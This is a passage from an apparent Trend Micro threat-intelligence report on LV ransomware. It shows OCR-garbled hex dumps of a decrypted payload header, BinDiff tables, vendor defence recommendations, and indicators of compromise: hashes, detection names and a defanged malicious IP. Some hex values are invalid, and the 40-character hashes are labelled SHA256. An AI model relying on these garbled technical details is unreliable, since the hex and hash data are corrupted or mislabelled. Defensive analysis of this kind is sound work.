004030D0	BF E2 5D 27	2E 5C AD 20	AD 97 4F 47	DF 20 81 84	ä].@. ..OG.		
004030E0	GA OC D2 42	AE DE 4E 25	A2 EC 75 2D	BD G2 C2 1A	J.ö@DNñKñ.ü@A		
004030F0	71 23 62 11	A2 5B 06 47	6B 70 55 9A	79 1C 15 14	#q.B. @.GPKU.		

Address	Hex	ASCII
00403000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿ..
[00403000]	= 00905A4D (User Data)	
00403030	00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00é
00403040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 G8	..!L!Th
00403050	69 73 20 70 72 GF 67 72 61 20 63 61 GE 6E GF	is program Canno
00403060	74 20 62 65 20 72 75 6E 20 69 65 20 44 4F 53 20	t be run in DOS
00403070	6D 6F 64 65 2E 0D 0D A4 20 00 00 00 00 00 00	mode...\$.
00403080	C5 BA AS 08 81 DB C6 5B 81 DB C6 5B 84 DB C6 5B	A\$..!A\$..!A\$..
00403090	B5 85 C2 5A 80 DB C6 5B 80 DB C6 5B 84 DB C6 5B	A\$..!A\$..!A\$..
004030A0	BA 85 C2 5A 80 DB C6 5B 80 DB C6 5B 84 DB C6 5B	A\$..!A\$..!A\$..
004030B0	CA 20 04 5B 88 DB C6 5B 88 DB C6 5B 84 DB C6 5B	A\$..!A\$..!A\$..
004030C0	SC 14 16 5B 88 DB C6 2B 16 5B 88 DB C6 5B 84 DB C6 5B	V\$..!A\$..!OC..!
004030D0	16 85 C4 5A 80 DB C6 5B 82 69 63 68 81 DB C6 5B	A\$..!A\$..!A\$..
004030E0	00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05	PE_L...
004030F0	72 45 62 5F 00 00 00 00 00 00 45 00 00 00 E0 00 02 01	FEB_
00403100	08 01 0E 00 00 00 B6 00 00 00 22 01 00 00 00 00	"...à...

Figure 22. The actual payload before and after decryption

After unpacking the new payloads and comparing them to the old payloads from the previous research, we determined that both payloads were identical, indicating that the threat actor behind the LV ransomware did not enhance the main capabilities of their payload, but instead expanded the affiliate programs as shown in the first section. The similarity results between both samples (shown in Figure 25) indicate that both have the same capabilities.



basicBlock: MD index matching (top down)	6
basicBlock: call reference matching	3
basicBlock: edges MD index (top down)	11
basicBlock: edges prime product	1790

Figure 23. Similarity results from bindiff comparing the old and new payloads

Similarity	Config	Change	EA Primary	Name Primary	EA Secondary	Name Secondary
1.00	0.99	-----	00401019	sub_00401019	00401019	sub_00401019
1.00	0.99	-----	004010C3	sub_004010C3	004010C3	sub_004010C3
1.00	0.99	-----	00401116	sub_00401116	00401116	sub_00401116
1.00	0.99	-----	00401194	sub_00401194	00401194	sub_00401194
1.00	0.99	-----	00401296	sub_00401296	00401296	sub_00401296
1.00	0.99	-----	004012C8	sub_004012C8	004012C8	sub_004012C8
1.00	0.99	-----	004012FA	sub_004012FA	004012FA	sub_004012FA
1.00	0.99	-----	00402794	sub_00402794	00402794	sub_00402794
1.00	0.99	-----	00402917	sub_00402917	00402917	sub_00402917
1.00	0.99	-----	00402C27	sub_00402C27	00402C27	sub_00402C27
1.00	0.99	-----	00402C4E	sub_00402C4E	00402C4E	sub_00402C4E
1.00	0.99	-----	00402CA3	sub_00402CA3	00402CA3	sub_00402CA3
1.00	0.99	-----	00402CF9	sub_00402CF9	00402CF9	sub_00402CF9
1.00	0.99	-----	00402D2D	sub_00402D2D	00402D2D	sub_00402D2D
1.00	0.99	-----	00402ECF	sub_00402ECF	00402ECF	sub_00402ECF
1.00	0.99	-----	00403147	sub_00403147	00403147	sub_00403147
1.00	0.99	-----	0040322D	sub_0040322D	0040322D	sub_0040322D
1.00	0.99	-----	0040354E	sub_0040354E	0040354E	sub_0040354E
1.00	0.99	-----	00403698	sub_00403698	00403698	sub_00403698
1.00	0.99	-----	0040370F	sub_0040370F	0040370F	sub_0040370F
1.00	0.99	-----	0040388D	sub_0040388D	0040388D	sub_0040388D
1.00	0.99	-----	004038F5	sub_004038F5	004038F5	sub_004038F5
1.00	0.99	-----	00403943	sub_00403943	00403943	sub_00403943
1.00	0.99	-----	00403CB2	sub_00403CB2	00403CB2	sub_00403CB2
1.00	0.99	-----	004040EB	sub_004040EB	004040EB	sub_004040EB
1.00	0.99	-----	00404177	sub_00404177	00404177	sub_00404177
1.00	0.99	-----	00404219	start	00404219	start
1.00	0.99	-----	004048BD	sub_004048BD	004048BD	sub_004048BD
1.00	0.99	-----	0040490A	sub_0040490A	0040490A	sub_0040490A
1.00	0.99	-----	004049C6	sub_004049C6	004049C6	sub_004049C6
1.00	0.99	-----	0040540D	sub_0040540D	0040540D	sub_0040540D
1.00	0.99	-----	00405517	sub_00405517	00405517	sub_00405517
1.00	0.99	-----	0040587E	sub_0040587E	0040587E	sub_0040587E
1.00	0.99	-----	00405AE4	sub_00405AE4	00405AE4	sub_00405AE4

Figure 24. Results from bindiff showing the internal functions for implementing the LV ransomware

Conclusion and Recommendations

By partnering with threat actors that have access to networks via the underground, the LV ransomware has been able to target multiple regions and industries. This



BETTER DISTRIBUTION NETWORKS.

Ransomware operators commonly employ vulnerability exploitation techniques as part of their routines. Organizations should consider allocating enough resources into regularly patching and updating their infrastructure and software, especially if it involves addressing major vulnerabilities such as ProxyShell. Furthermore, regular auditing and taking inventory of assets and data helps ensure that enterprises are up to date on what is happening within their system. Finally, implementing data protection, backup, and recovery measures ensures that data is not lost even if a successful ransomware infection occurs.

A multilayered approach can help organizations guard all possible entry points into the system for endpoints, emails, web, and networks. Security technologies that can detect malicious components and suspicious behavior that enterprises can consider include:

- **Trend Micro Vision One™**, which provides multilayered protection and behavior detection, helping block suspicious behavior and tools before the ransomware can damage the system.
- **Trend Micro Cloud One™ – Workload Security**, which protects systems against both known and unknown threats that exploit vulnerabilities. Cloud One uses technologies such as virtual patching and machine learning to further protect an organization from attacks.
- **Trend Micro™ Deep Discovery™ Email Inspector**, which employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, such as phishing emails that often serve as entry points for ransomware.
- **Trend Micro Apex One™**, which offers automated threat detection and response against advanced threats such as fileless threats and ransomware.

Indicators of Compromise



enc_.exe	fc0d749c75ccd5bd8811b98dd055f9fa287286f7	Ransom.Win32.LVRAN.YMCIKT
enc_.exe	B8FF09ABEAD5BAF707B40C84CAF58A3A46F1E05A	Ransom.Win32.LVRAN.YMCIKT
2.txt	2e02a6858b4e8dd8b4bb1691b87bc7d5545297bc	Trojan.BAT.LVRAN.YMCIL
3.txt	f25c9b5f42b19898b2e3df9723bce95cf412a8ff	Trojan.BAT.LVRAN.YMCIL
l7dm4566n- README.txt	027889533afe809b68c0955a7fc3cb8f3ae33c08	Ransom.Win32.LVRAN.YMCIK.note
1.bat	3ffc87d9b429b64c09fcc26f1561993c3fb698f4	Trojan.BAT.LVRAN.YMCIL
no.txt	1b67e4672b2734eb1f00967a0d6dd8b8acc9091e	Trojan.Win32.LVRAN.YMCIL
Shortcuts.xml	9cb059d2c74266b8a42017df8544ea76daae1e87	Trojan.XML.LVRAN.YMCIK



Variant	SHA256 Hash	Family
Backdoor PowerShell variant	9e0026572e3c839356d053cb71b8cbbbacb2627b	Trojan.Win32.FRS.VSNW04J22
Backdoor PowerShell variant	b7d57bfbe8aa31bf4cacb960a390e5a519ce2eed	Trojan.Win32.FRS.VSNW04J22
Backdoor PowerShell variant	3e4a30a16b1521f8a7d1855b4181f19f8d00b83b	Backdoor.PS1.SYSTEMBC.THIBOBB
Backdoor PowerShell variant	49c35b2916f664e690a5c3ef838681c8978311ca	Backdoor.PS1.LVRAN.YMCIO

URL	WRS Rating	URL Category



Business



185[.]82[.]217[.]131	Dangerous	Malware Accomplice
----------------------	-----------	-----------------------

Tags

[Endpoints](#) | [APT & Targeted Attacks](#) | [Ransomware](#) | [Research](#) | [Articles, News, Reports](#)

Authors

Mohamed Fahmy
Threat Intelligence Analyst

Sherif Magdy
Threat Intelligence Analyst

Ahmed Samir
Incident Response Analyst

[CONTACT US](#)

[SUBSCRIBE](#)



Business



[AI Pulse: Election Deepfakes, Disasters, Scams & more](#)

[Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis](#)

[Attacker Abuses Victim Resources to Reap Rewards from Titan Network](#)

[See all articles >](#)

Experience our unified platform for free

[Claim your 30-day trial](#)



Resources

Support

About Trend

Country Headquarters

Trend Micro - United States (US)



Business



HILLIS, TEXAS 75002

Phone: +1 (817) 569-8900

Select a country / region

United States



[Privacy](#) | [Legal](#) | [Accessibility](#) | [Site map](#)

Copyright ©2024 Trend Micro Incorporated. All rights reserved